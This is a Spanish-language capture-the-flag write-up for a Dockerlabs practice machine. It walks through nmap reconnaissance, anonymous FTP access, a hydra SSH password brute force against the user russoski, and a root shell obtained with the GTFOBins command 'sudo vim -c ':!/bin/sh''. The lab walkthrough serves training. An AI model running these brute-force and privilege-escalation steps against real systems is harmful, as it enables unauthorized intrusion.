Primero vamos a desplegar la maquina víctima.

Haremos un ping para comprobar que tenemos comunicación con la maquina víctima.

```
caan31 ~ >> ping -c 2 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.055 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.027 ms

--- 172.17.0.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 10
23ms
rtt min/avg/max/mdev = 0.027/0.041/0.055/0.014 ms
caan31 ~ >>
```

Haremos un escaneo con nmap y con -Pn que desactiva la detección de hosts activos (ping), tratando todos los objetivos como si estuvieran en línea, útil cuando los pings están bloqueados por firewalls.

```
caan31 ~ >> nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 21:02 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00011s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Ahora que sabemos los puertos abiertos, vamos a hacer un escaneo más profundo y miraremos con que versión están los servicios.

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0             667 Jun 18  2024 chat-gonza.txt
|_-rw-r--r--    1 0        0             315 Jun 18  2024 pendientes.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
|_  256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Russoski Coaching
|_http-server-header: Apache/2.4.58 (Ubuntu)
```

Por intentar vamos a meternos con el usuario Anonymous al servicio ftp y vemos que podemos ingresar.

```
caan31 ~ >> ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:caan31): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Vamos a mirar que contiene el servicio ftp y podemos ver que cuenta con dos archivos .txt, los importaremos a nuestra maquina host y miraremos que contienen.


```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             667 Jun 18  2024 chat-gonza.txt
-rw-r--r--    1 0        0             315 Jun 18  2024 pendientes.txt
226 Directory send OK.
ftp> get pendientes.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for pendientes.txt (315 bytes).
226 Transfer complete.
315 bytes received in 0,0001 seconds (2,1296 Mbytes/s)
ftp> get chat-gonza.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for chat-gonza.txt (667 bytes).
226 Transfer complete.
667 bytes received in 0,0001 seconds (4,4389 Mbytes/s)
ftp>
```

Por los mensajes podemos deducir que el usuario russoski existe.

```
caan31 ~ >> cat chat-gonza.txt

File: chat-gonza.txt

1  [16:21, 16/6/2024] Gonza: pero en serio es tan guapa esa tal Nágore como dices?
2  [16:28, 16/6/2024] Russoski: es una auténtica princesa pff, le he hecho hasta un vídeo y todo, lo tengo y
   a subido y tengo la URL guardada
3  [16:29, 16/6/2024] Russoski: en mi ordenador en una ruta segura, ahora cuando quedemos te lo muestro si q
   uieres
4  [21:52, 16/6/2024] Gonza: buah la verdad tenías razón eh, es hermosa esa chica, del 9 no baja
5  [21:53, 16/6/2024] Gonza: por cierto buen entreno el de hoy en el gym, noto los brazos bastante hinchados
   , así sí
6  [22:36, 16/6/2024] Russoski: te lo dije, ya sabes que yo tengo buenos gustos para estas cosas xD, y sí bu
   en training hoy
```

```
caan31 ~ >> cat pendientes.txt

File: pendientes.txt

1  1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!
2
3  2 Aumentar el precio de mis asesorías online en la Web!
4
5  3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!
6
7  4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos
8    permisos habilitados que no son del todo seguros..
```

Ahora inspeccionando la pagina web por si encontramos algo más, encontramos este comentario.



Haremos un ataque con hydra a este usuario para encontrar la contraseña.

```
caan31 ~ >> hydra -l russoski -P Descargas/rockyou.txt ssh://172.17.0.2
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-12 21:07:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
und, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: russoski   password: iloveme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-12 21:08:28
caan31 ~ >>
```

Al encontrar la contraseña podemos entrar por ssh.

```
caan31 ~ >> sudo ssh russoski@172.17.0.2
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.14.3-arch1-1 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@ff12275c3c3b:~$
```

Para ver con los privilegios que contamos ejecutamos sudo –l y vemos que el binario vim es vulnerable.

```
russoski@ff12275c3c3b:~$ sudo -l
Matching Defaults entries for russoski on ff12275c3c3b:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User russoski may run the following commands on ff12275c3c3b:
    (root) NOPASSWD: /usr/bin/vim
russoski@ff12275c3c3b:~$
```

Buscaremos en gtobins para ver que comando tenemos que ejecutar para la escalada de privilegios

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c ':!/bin/sh'`

Al ejecutar el comando podemos ver que somo root

```
russoski@ff12275c3c3b:~$ sudo vim -c ':!/bin/sh'

# whoami
root
#
```

Por el mensaje que habíamos visto antes si buscamos un poco en directorio root encontraremos el video que le hizo a la chica (flag).

```
# cd /root
# ls
Video-Nagore-Fernandez.txt
# cat Video-Nagore-Fernandez.txt
Al fin lo terminé! es tan hermosa.. <3

https://www.youtube.com/shorts/_v8GzGReTAk
#
```